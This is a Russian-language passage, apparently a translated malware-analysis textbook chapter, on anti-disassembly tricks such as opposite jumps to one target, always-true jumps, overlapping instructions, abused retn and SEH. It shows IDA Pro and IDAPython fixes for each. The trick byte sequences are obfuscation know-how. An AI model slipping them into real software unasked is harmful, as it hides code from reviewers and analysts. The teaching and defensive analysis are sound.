Этот пример начинается с test и условного перехода. Когда потоковый дизассемблер достигает инструкции условного ветвления jz в точке ❶, он отмечает, что когда-нибудь в будущем необходимо дизассемблировать адрес loc_1A в точке ❷. Поскольку это лишь условное ветвление, инструкция в точке ❷ также может выполняться, поэтому дизассемблер разберёт и её.

Строки в точках ❶ и ❷ выводят на экран строку Failed. За ними следует инструкция jmp в точке ❸. Потоковый дизассемблер добавит её цель loc_1D в список мест, которые предстоит разобрать. Поскольку jmp является безусловным переходом, дизассемблер не станет автоматически разбирать следующую в памяти инструкцию. Вместо этого он вернётся назад, проверит список отмеченных ранее мест, например loc_1A, и начнёт дизассемблирование с этой точки.

Напротив, встретив инструкцию `jmp`, линейный дизассемблер продолжит слепо разбирать инструкции последовательно в памяти, не учитывая логический поток кода. В данном случае строка `Failed` будет дизассемблирована как код, что непреднамеренно скроет строку ASCII и две последние инструкции из примера. Следующий фрагмент показывает тот же код, обработанный алгоритмом линейного дизассемблирования.

```

        test    eax, eax
        jz      short near ptr loc_15+5
        push    Failed_string
        call    printf
        jmp     short loc_15+9
Failed_string:
        inc     esi
        popa
loc_15:
        imul    ebp, [ebp+64h], 0C3C03100h

```

При линейном дизассемблировании у дизассемблера нет выбора, какие инструкции разбирать в данный момент. Поточковые дизассемблеры делают выбор и предположения. Хотя предположения и выбор могут показаться ненужными, простые инструкции машинного кода осложняются такими проблемными особенностями кода, как указатели, исключения и условные ветвления.

Условные ветвления предоставляют потоковому дизассемблеру два места для разбора: истинную и ложную ветви. В типичном коде, созданном компилятором, результат не изменится от того, какую ветвь дизассемблер обработает первой. Однако в ассемблерном коде, написанном вручную, и коде противодействия дизассемблированию две ветви часто могут создавать различное дизассемблированное представление одного блока кода. При конфликте большинство дизассемблеров доверяет своей первоначальной интерпретации данного места. Большинство потоковых дизассемблеров сначала обрабатывает (и потому считает правильной) ложную ветвь любого условного перехода.

На рисунке 15-1 показана последовательность байтов и соответствующие машинные инструкции. Обратите внимание на строку `hello` посередине инструкций. Во время выполнения программа перепрыгивает эту строку посредством инструкции `call`, а её 6 байт и завершающий `NULL` никогда не выполняются как инструкции.




Рисунок 15-1. Инструкция `call` с последующей строкой

Инструкция `call` - ещё одно место, где дизассемблер должен принять решение. Адрес вызова добавляется в список будущего дизассемблирования вместе с адресом непосредственно после `call`. Как и в случае инструкций условного перехода, большинство дизассемблеров сначала разбирает байты после инструкции `call`, а адрес вызова - позднее. В ассемблерном коде, написанном вручную, программисты часто используют `call`, чтобы получить указатель на фиксированный фрагмент данных, а не для фактического вызова подпрограммы. В этом примере инструкция `call` создаёт в стеке указатель на строку `hello`. Следующая за `call` инструкция `pop` снимает это значение с вершины стека и помещает в регистр (в данном случае `EAX`).

При дизассемблировании этого двоичного файла в IDA Pro мы видим, что получен неожиданный результат:

```
E8 06 00 00 00      call    near ptr loc_4011CA+1
68 65 6C 6C 6F      • push    6F6C6C65h
```

```
loc_4011CA:
00 58 C3            add     [eax-3Dh], bl
```

Оказывается, первая буква строки hello - h, шестнадцатеричное значение которой равно 0x68. Это также код операции 5-байтовой инструкции push DWORD в точке □. Кроме того, завершающий нулевой байт строки hello оказался первым байтом другой допустимой инструкции. Поточковый дизассемблер IDA Pro решил обработать поток дизассемблирования в точке □ (непосредственно после инструкции call) раньше цели инструкции call и потому создал эти две ошибочные инструкции. Если бы сначала была обработана цель, первая инструкция push всё равно появилась бы, однако следующая за push инструкция вступила бы в конфликт с реальными инструкциями, разобранными вследствие обработки цели call.

Если IDA Pro выдаёт неточные результаты, можно вручную преобразовать байты из данных в инструкции или из инструкций в данные с помощью клавиш C и D:

- Нажатие клавиши C превращает место под курсором в код.
- Нажатие клавиши D превращает место под курсором в данные.

Ниже приведена та же функция после ручной очистки:

```
E8 06 00 00 00      call    loc_4011CB
68 65 6C 6C 6F 00    aHello    db 'hello',0
                                loc_4011CB:
58                    pop     eax
C3                    retn
```

Методы противодействия дизассемблированию

Основной способ, которым вредоносная программа может заставить дизассемблер создать неточное представление, - воспользоваться выбором и предположениями дизассемблера. Рассматриваемые в этой главе методы используют самые базовые предположения дизассемблера и обычно легко исправляются аналитиком вредоносных программ. Более совершенные методы задействуют сведения, к которым дизассемблер обычно не имеет доступа, а также создают код, который невозможно полностью разобрать с помощью традиционных листингов ассемблера.

Инструкции перехода с одной целью

Самый распространённый на практике метод противодействия дизассемблированию - две следующие подряд инструкции условного перехода, обе указывающие на одну цель. Например, если за jz loc_512 следует jnz loc_512, переход к loc_512 будет выполнен всегда. Сочетание jz и jnz фактически является безусловным jmp, однако дизассемблер этого не распознаёт, поскольку разбирает по одной инструкции за раз. Встретив jnz, дизассемблер продолжает разбирать ложную ветвь этой инструкции, хотя в действительности она никогда не выполняется.

Следующий код показывает первоначальную интерпретацию IDA Pro для фрагмента, защищённого этим методом:

```
74 03              jz      short near ptr loc_4011C4+1
75 01              jnz     short near ptr loc_4011C4+1
                                loc_4011C4:
                                ; CODE XREF: sub_4011C0
                                ; •sub_4011C0+2j
E8 58 C3 90 90      •call    near ptr 90D0D521h
```

В этом примере инструкция непосредственно после двух условных переходов выглядит как инструкция `call` в точке , начинающаяся с байта `0xE8`. Однако это не так: обе инструкции условного перехода в действительности указывают на 1 байт дальше `0xE8`. При просмотре фрагмента в IDA Pro перекрёстные ссылки кода, показанные в точке  у `loc_4011C4`, будут красными, а не обычными синими, поскольку фактически ссылки указывают внутрь инструкции по этому адресу, а не на её начало. Для аналитика вредоносных программ это первый признак того, что в исследуемом образце может применяться противодействие дизассемблированию.

Ниже приведено дизассемблирование того же кода, но на этот раз исправленное клавишей D, которая превращает байт непосредственно после `jnz` в данные, и клавишей C, превращающей байты по адресу `loc_4011C5` в инструкции.

```

74 03          jz      short near ptr loc_4011C5
75 01          jnz     short near ptr loc_4011C5
              ; -----
E8             db 0E8h
              ; -----
              loc_4011C5:                ; CODE XREF: sub_4011C0
                                          ; sub_4011C0+2j
58             pop     eax
C3             retn

```

В левом столбце этих примеров показаны байты, образующие инструкцию. Отображать это поле необязательно, но при изучении противодействия дизассемблированию оно важно. Чтобы показать (или скрыть) байты, выберите **Options > General**. Параметр **Number of Opcode Bytes** позволяет указать количество отображаемых байтов.

На рисунке 15-2 последовательность байтов из этого примера представлена графически.




Рисунок 15-2. Инструкция `jz` с последующей инструкцией `jnz`

Инструкция перехода с постоянным условием

Ещё один часто встречающийся на практике метод противодействия дизассемблированию состоит из единственной инструкции условного перехода, помещённой в место, где условие всегда имеет одно и то же значение. В следующем коде используется этот метод:

```

33 C0          xor     eax, eax
74 01          jz      short near ptr loc_4011C4+1
              loc_4011C4:                ; CODE XREF: 004011C2j
                                          ; DATA XREF: .rdata:004020ACo
E9 58 C3 68 94  jmp     near ptr 94A8D521h

```

Обратите внимание, что код начинается с инструкции `xor eax, eax`. Она обнуляет регистр EAX и как побочный результат устанавливает флаг нуля. Следующая инструкция является условным

переходом, выполняемым при установленном флаге нуля. В действительности она вовсе не условна, поскольку можно гарантировать, что в этой точке программы флаг нуля установлен всегда.

Как обсуждалось ранее, дизассемблер сначала обработает ложную ветвь, которая создаст код, конфликтующий с истинной ветвью, а поскольку ложная ветвь была обработана первой, он доверяет ей больше. Как вы уже знаете, клавиша D, нажатая при установленном на строку кода курсоре, превращает код в данные, а клавиша C превращает данные в код. С помощью этих двух сочетаний клавиш аналитик вредоносных программ может исправить фрагмент и показать настоящий путь выполнения:

```

33 C0          xor     eax, eax
74 01          jz      short near ptr loc_4011C5
; -----
E9             db 0E9h
; -----
loc_4011C5:    ; CODE XREF: 004011C2j
               ; DATA XREF: .rdata:004020ACo
58             pop     eax
C3             retn

```

В этом примере байт 0xE9 используется точно так же, как байт 0xE8 в предыдущем примере. E9 - код операции 5-байтовой инструкции jmp, а E8 - код операции 5-байтовой инструкции call. В обоих случаях, заставив дизассемблер разобрать этот адрес, можно фактически скрыть следующие за кодом операции 4 байта. На рисунке 15-3 пример представлен графически.




Рисунок 15-3. Ложное условие xor с последующей инструкцией jz

Невозможное дизассемблирование

В предыдущих разделах рассматривался код, который дизассемблер с первой попытки разбирал неправильно, но интерактивный дизассемблер вроде IDA Pro позволял изменить представление и получить точный результат. Однако при некоторых условиях ни один традиционный листинг ассемблера не может точно представить выполняемые инструкции. Для таких условий мы используем термин «невозможное дизассемблирование», хотя он не вполне точен. Эти методы можно дизассемблировать, но для этого потребуется представление кода, радикально отличающееся от предлагаемого современными дизассемблерами.

В рассмотренных простых методах противодействия дизассемблированию байт данных стратегически размещается после инструкции условного перехода. Предполагается, что дизассемблирование, начатое с этого байта, мешает разобрать следующую настоящую инструкцию, поскольку вставленный байт является кодом операции многобайтовой инструкции. Назовём его посторонним байтом, поскольку он не является частью программы и присутствует в

коде только для того, чтобы сбить дизассемблер с толку. Во всех этих примерах посторонний байт можно игнорировать.

Но что, если посторонний байт нельзя игнорировать? Что, если он является частью допустимой инструкции, действительно выполняемой во время работы? Возникает сложный сценарий, в котором любой байт может входить в несколько выполняемых инструкций. Ни один представленный сейчас на рынке дизассемблер не покажет один байт как часть двух инструкций, тогда как у процессора такого ограничения нет.

Пример показан на рисунке 15-4. Первая инструкция в этой 4-байтовой последовательности - 2-байтовая инструкция `jmp`. Цель перехода является её собственным вторым байтом. Это не вызывает ошибки, поскольку байт `FF` служит первым байтом следующей 2-байтовой инструкции `inc eax`.




Рисунок 15-4. Инструкция `jmp`, направленная внутрь себя

При попытке представить эту последовательность в дизассемблированном виде возникает затруднение: если представить байт `FF` как часть инструкции `jmp`, его уже нельзя будет показать как начало инструкции `inc eax`. Байт `FF` входит в обе действительно выполняемые инструкции, а современные дизассемблеры не способны это представить. Эта 4-байтовая последовательность увеличивает, а затем уменьшает `EAX`, то есть фактически является усложнённой последовательностью `NOP`. Её можно вставить почти в любое место программы, чтобы разорвать цепочку корректного дизассемблирования. Для решения проблемы аналитик вредоносных программ может заменить всю последовательность инструкциями `NOP` с помощью сценария `IDC` или `IDAPython`, вызывающего функцию `PatchByte`. Другой вариант - просто превратить её целиком в данные клавишей `D`, чтобы после 4 байт дизассемблирование возобновилось ожидаемым образом.

Чтобы получить представление о сложности, достижимой с подобными последовательностями инструкций, рассмотрим более совершенный образец. На рисунке 15-5 показан пример, основанный на том же принципе, что и предыдущий: некоторые байты входят в несколько инструкций.




Рисунок 15-5. Многоуровневая последовательность переходов внутри инструкций

Первая инструкция в этой последовательности - 4-байтовая инструкция `mov`. Последние 2 байта выделены, поскольку они одновременно являются частью этой инструкции и отдельной инструкцией, которая будет выполнена позднее. Первая инструкция заносит данные в регистр `AX`. Вторая инструкция `xor` обнуляет этот регистр и устанавливает флаг нуля. Третья инструкция - условный переход, выполняемый при установленном флаге нуля, однако фактически она безусловна, поскольку предыдущая инструкция всегда устанавливает флаг нуля. Дизассемблер решит разобрать инструкцию непосредственно после `jz`; она начинается с байта `0xE8`, кода операции 5-байтовой инструкции `call`. В действительности инструкция, начинающаяся с байта `E8`, никогда не выполняется.

В этом сценарии дизассемблер не может разобрать цель инструкции `jz`, поскольку эти байты уже точно представлены как часть инструкции `mov`. Код, на который указывает `jz`, будет выполнен всегда, потому что в этой точке флаг нуля всегда установлен. Инструкция `jz` указывает в середину первой 4-байтовой инструкции `mov`. Последние 2 байта этой инструкции являются операндом, который будет помещён в регистр. При отдельном дизассемблировании или выполнении они образуют инструкцию `jmp`, переходящую вперёд на 5 байт от конца инструкции.

При первом просмотре в IDA Pro эта последовательность выглядит так:

```

66 B8 EB 05      mov     ax, 5EBh
31 C0            xor     eax, eax
74 F9            jz      short near ptr sub_4011C0+1
loc_4011C8:
E8 58 C3 90 90   call    near ptr 98A8D525h

```

Поскольку невозможно очистить код так, чтобы были представлены все выполняемые инструкции, приходится выбирать, какие из них оставить. Итоговый побочный эффект этой последовательности противодействия дизассемблированию состоит в обнулении регистра `EAX`. Если изменить код клавишами `D` и `C` в IDA Pro так, чтобы видимыми остались только инструкция `xor` и скрытые инструкции, результат должен выглядеть следующим образом.

```

66      byte_4011C0  db 66h
B8      db 0B8h
EB      db 0EBh
05      db 5
; -----
31 C0      xor     eax, eax
; -----
74      db 74h
F9      db 0F9h
E8      db 0E8h
; -----
58      pop      eax
C3      ret     eax

```

Это в некоторой степени приемлемое решение, поскольку оно показывает только инструкции, имеющие значение для понимания программы. Однако оно может мешать таким процессам анализа, как построение графа, поскольку трудно точно определить, каким образом выполняются инструкция `xor` или последовательность `pop` и `retn`. Более полное решение - с помощью функции `PatchByte` языка сценариев IDC изменить оставшиеся байты так, чтобы они выглядели как инструкции `NOP`.

В этом примере есть две области недизассемблированных байтов, которые необходимо преобразовать в инструкции `NOP`: 4 байта начиная с адреса памяти `0x004011C0` и 3 байта начиная с адреса `0x004011C6`. Следующий сценарий IDAPython преобразует их в байты `NOP` (`0x90`):

```
def NopBytes(start, length):
    for i in range(0, length):
        PatchByte(start + i, 0x90)
    MakeCode(start)

NopBytes(0x004011C0, 4)
NopBytes(0x004011C6, 3)
```

В этом коде используется более длинный подход: создаётся вспомогательная функция `NopBytes`, заменяющая диапазон байтов инструкциями `NOP`. Затем эта функция применяется к двум диапазонам, которые требуется исправить. После выполнения сценария полученное дизассемблирование становится чистым, разборчивым и логически эквивалентным исходному:

```
90          nop
90          nop
90          nop
90          nop
31 C0      xor     eax, eax
90          nop
90          nop
90          nop
58          pop     eax
C3          retn
```

Только что созданный сценарий IDAPython прекрасно сработал в этом случае, но его полезность для новых задач ограничена. Чтобы повторно применить предыдущий сценарий, аналитик вредоносных программ должен решить, байты по каким смещениям и какой длины следует заменить инструкциями `NOP`, а затем вручную внести новые значения в сценарий.

Замена инструкций на NOP с помощью IDA Pro

Имея небольшие знания IDAPython, можно разработать сценарий, позволяющий аналитикам вредоносных программ легко заменять выбранные инструкции на `NOP`. Следующий сценарий назначает сочетание клавиш `ALT-N`. После его выполнения при каждом нажатии `ALT-N` IDA Pro будет заменять инструкцию в месте курсора на `NOP`. Для удобной обработки больших блоков кода курсор также автоматически перемещается к следующей инструкции.

```
import idaapi

idaapi.CompileLine('static n_key() { RunPythonStatement("nopIt()"); }')

AddHotkey("Alt-N", "n_key")

def nopIt():
    start = ScreenEA()
    end = NextHead(start)
    for ea in range(start, end):
        PatchByte(ea, 0x90)
    Jump(end)
```

Refresh()

Соккрытие потока управления

Современные дизассемблеры, такие как IDA Pro, прекрасно сопоставляют вызовы функций и выводят высокоуровневые сведения на основе знания о связях между функциями. Такой анализ хорошо работает для кода, написанного в стандартном стиле программирования и собранного обычным компилятором, но автор вредоносной программы легко может его обойти.

Проблема указателей на функции

Указатели на функции - распространённая конструкция языка C, которая широко используется неявным образом в C++. Несмотря на это, они по-прежнему создают проблемы для дизассемблера.

Использование указателей на функции в C по прямому назначению способно значительно уменьшить объём сведений о потоке программы, которые можно получить автоматически. Если указатели на функции применяются в ассемблерном коде, написанном вручную, или нестандартно формируются в исходном коде, без динамического анализа результат может оказаться трудным для обратной разработки.

Следующий ассемблерный листинг показывает две функции. Вторая использует первую через указатель на функцию.

```
004011C0 sub_4011C0      proc near                ; DATA XREF: sub_4011D0+50
004011C0
004011C0 arg_0               = dword ptr  8
004011C0
004011C0      push     ebp
004011C1      mov      ebp, esp
004011C3      mov      eax, [ebp+arg_0]
004011C6      shl      eax, 2
004011C9      pop      ebp
004011CA      retn
004011CA sub_4011C0      endp

004011D0 sub_4011D0      proc near                ; CODE XREF: _main+19p
004011D0                                     ; sub_401040+8Bp
004011D0
004011D0 var_4               = dword ptr -4
004011D0 arg_0               = dword ptr  8
004011D0
004011D0      push     ebp
004011D1      mov      ebp, esp
004011D3      push     ecx
004011D4      push     esi
004011D5      mov      [ebp+var_4], offset sub_4011C0
004011DC      push     2Ah
004011DE      call     [ebp+var_4]
004011E1      add      esp, 4
004011E4      mov      esi, eax
004011E6      mov      eax, [ebp+arg_0]
004011E9      push     eax
004011EA      call     [ebp+var_4]
004011ED      add      esp, 4
004011F0      lea      eax, [esi+eax+1]
004011F4      pop      esi
004011F5      mov      esp, ebp
004011F7      pop      ebp
004011F8      retn
```



```
004011F8 sub_4011D0      endp
```

Хотя этот пример не особенно труден для обратной разработки, он раскрывает одну важную проблему. Функция `sub_4011C0` фактически вызывается из двух разных мест (□ и □) внутри `sub_4011D0`, но для неё показана только одна перекрёстная ссылка в точке □. Причина в том, что IDA Pro смогла обнаружить первоначальную ссылку на функцию, когда её смещение загружалось в стековую переменную в строке `004011D5`. Однако IDA Pro не обнаруживает, что затем эта функция дважды вызывается из мест □ и □. Кроме того, теряются все сведения о прототипе функции, которые обычно автоматически распространяются на вызывающую функцию.

При широком применении в сочетании с другими методами противодействия дизассемблированию указатели на функции могут значительно увеличить сложность и трудность обратной разработки.

Добавление отсутствующих перекрёстных ссылок кода в IDA Pro

Все сведения, которые не были автоматически распространены вверх, например имена аргументов функции, аналитик вредоносных программ может вручную добавить в виде комментариев. Чтобы добавить настоящие перекрёстные ссылки, необходимо с помощью языка IDC (или IDAPython) сообщить IDA Pro, что функция `sub_4011C0` в действительности вызывается из двух мест другой функции.

Используемая функция IDC называется `AddCodeXref`. Она принимает три аргумента: адрес, откуда происходит ссылка, адрес, куда она ведёт, и тип потока. Функция поддерживает несколько видов потока, но для наших целей наиболее полезны `f1_CF` для обычной инструкции вызова и `f1_JF` для инструкции перехода. Чтобы исправить предыдущий листинг ассемблерного кода в IDA Pro, был выполнен следующий сценарий:

```
AddCodeXref(0x004011DE, 0x004011C0, f1_CF);
AddCodeXref(0x004011EA, 0x004011C0, f1_CF);
```

Злоупотребление указателем возврата

Инструкции `call` и `jmp` - не единственные инструкции, передающие управление внутри программы. Парой для инструкции `call` служит `retn` (также представляемая как `ret`). Инструкция `call` действует точно так же, как `jmp`, за исключением того, что помещает в стек указатель возврата. Точкой возврата будет адрес памяти непосредственно после конца самой инструкции `call`.

Подобно тому как `call` является сочетанием `jmp` и `push`, `retn` является сочетанием `pop` и `jmp`. Инструкция `retn` снимает значение с вершины стека и переходит по нему. Обычно она используется для возврата из вызова функции, но архитектура не запрещает применять её для общего управления потоком.

Если `retn` используется не для возврата из вызова функции, даже самые интеллектуальные дизассемблеры могут остаться в неведении. Самое очевидное следствие этого метода - дизассемблер не показывает перекрёстную ссылку кода на цель перехода. Ещё одно важное преимущество метода состоит в том, что дизассемблер преждевременно завершает функцию.

Рассмотрим следующий фрагмент ассемблера:

```
004011C0 sub_4011C0      proc near                ; CODE XREF: _main+19p
004011C0                                     ; sub_401040+8Bp
004011C0
004011C0 var_4          = byte ptr -4
004011C0
004011C0      call     $+5
004011C5      add     [esp+4+var_4], 5
```

```

004011C9          retn
004011C9 sub_4011C0 endp ; sp-analysis failed
004011C9

004011CA ; -----
004011CA          push    ebp
004011CB          mov     ebp, esp
004011CD          mov     eax, [ebp+8]
004011D0          imul    eax, 2Ah
004011D3          mov     esp, ebp
004011D5          pop     ebp
004011D6          retn

```

Это простая функция, которая принимает число и возвращает его произведение на 42. К сожалению, IDA Pro не способна вывести какие-либо значимые сведения об этой функции, поскольку её обманула посторонняя инструкция `retn`. Обратите внимание, что наличие аргумента функции не обнаружено. Первые три инструкции выполняют переход к настоящему началу функции. Рассмотрим каждую из них.

Первая инструкция функции - `call $+5`. Она просто вызывает адрес непосредственно после себя, в результате чего указатель на этот адрес памяти помещается в стек. В данном примере после выполнения инструкции на вершине стека окажется значение `0x004011C5`. Эта распространённая инструкция встречается в коде, которому требуется сослаться на самого себя или не зависеть от положения, и подробнее рассматривается в главе 19.

Следующая инструкция - `add [esp+4+var_4], 5`. Если вы привыкли читать дизассемблированный код IDA Pro, можно решить, что инструкция обращается к стековой переменной `var_4`. В данном случае анализ кадра стека в IDA Pro оказался неверным, и инструкция не обращалась к тому, что в обычной функции было бы нормальной стековой переменной с автоматически присвоенным именем `var_4`. Сначала это может сбить с толку, но обратите внимание: в начале функции `var_4` определена как константа `-4`. Поэтому внутри скобок находится `[esp+4+(-4)]`, что также можно представить как `[esp+0]` или просто `[esp]`. Инструкция прибавляет пять к значению на вершине стека, равному `0x004011C5`. После сложения на вершине стека будет находиться значение `0x004011CA`.

Последняя инструкция последовательности - `retn`, единственная цель которой состоит в снятии этого значения со стека и переходе по нему. Код по адресу `0x004011CA` выглядит как допустимое начало вполне обычной функции. Из-за присутствия посторонней инструкции `retn` IDA Pro решила, что эта «настоящая» функция вообще не входит ни в одну функцию.

Чтобы исправить пример, можно заменить первые три инструкции инструкциями `NOP` и скорректировать границы функции, включив в неё настоящую функцию.

Для изменения границ поместите курсор IDA Pro внутрь нужной функции и нажмите `ALT-P`. Установите конечный адрес функции равным адресу памяти непосредственно после её последней инструкции. Чтобы заменить первые несколько инструкций на `nop`, воспользуйтесь методом сценария, описанным в разделе «Замена инструкций на `NOP` с помощью IDA Pro» на странице 340.

Неправильное использование структурированных обработчиков исключений

Механизм структурированной обработки исключений (Structured Exception Handling, SEH) предоставляет способ управления потоком, который не могут проследить дизассемблеры и который способен обмануть отладчики. SEH - средство архитектуры x86, предназначенное для того, чтобы программа могла разумно обрабатывать ошибочные условия. Такие языки программирования, как C++ и Ada, активно полагаются на обработку исключений и при компиляции

для систем x86 естественным образом преобразуют её в SEH.

Прежде чем исследовать применение SEH для сокрытия потока управления, рассмотрим несколько основных принципов его работы. Исключения могут возникать по ряду причин, например при доступе к недопустимой области памяти или делении на ноль. Дополнительные программные исключения можно возбуждать вызовом функции `RaiseException`.

Цепочка SEH - это список функций, предназначенных для обработки исключений внутри потока. Каждая функция списка может либо обработать исключение, либо передать его следующему обработчику. Если исключение доходит до последнего обработчика, оно считается необработанным. Последний обработчик исключений - фрагмент кода, который выводит знакомое окно с сообщением «произошло необработанное исключение». Исключения регулярно возникают в большинстве процессов, но молча обрабатываются, прежде чем дойдут до конечного состояния, при котором процесс аварийно завершается и пользователь получает уведомление.

Для поиска цепочки SEH операционная система исследует сегментный регистр FS. Он содержит селектор сегмента, используемый для доступа к блоку окружения потока (Thread Environment Block, TEB). Первая структура внутри TEB - информационный блок потока (Thread Information Block, TIB). Первый элемент TIB (и, следовательно, первые байты TEB) является указателем на цепочку SEH. Цепочка SEH представляет собой простой связный список 8-байтовых структур данных, называемых записями `EXCEPTION_REGISTRATION`.

```
struct _EXCEPTION_REGISTRATION {  
    DWORD prev;  
    DWORD handler;  
};
```

Первый элемент записи `EXCEPTION_REGISTRATION` указывает на предыдущую запись. Второе поле является указателем на функцию-обработчик.

Концептуально этот связный список действует как стек. Первой вызывается запись, последней добавленная в список. Цепочка SEH растёт и сокращается, когда уровни обработчиков исключений в программе меняются из-за вызовов подпрограмм и вложенных блоков обработчиков исключений. Поэтому записи SEH всегда строятся в стеке.

Чтобы использовать SEH для скрытого управления потоком, не требуется знать, сколько записей исключений сейчас находится в цепочке. Достаточно понять, как добавить собственный обработчик в начало списка, как показано на рисунке 15-6.




Рисунок 15-6. Цепочка структурированной обработки исключений (SEH)

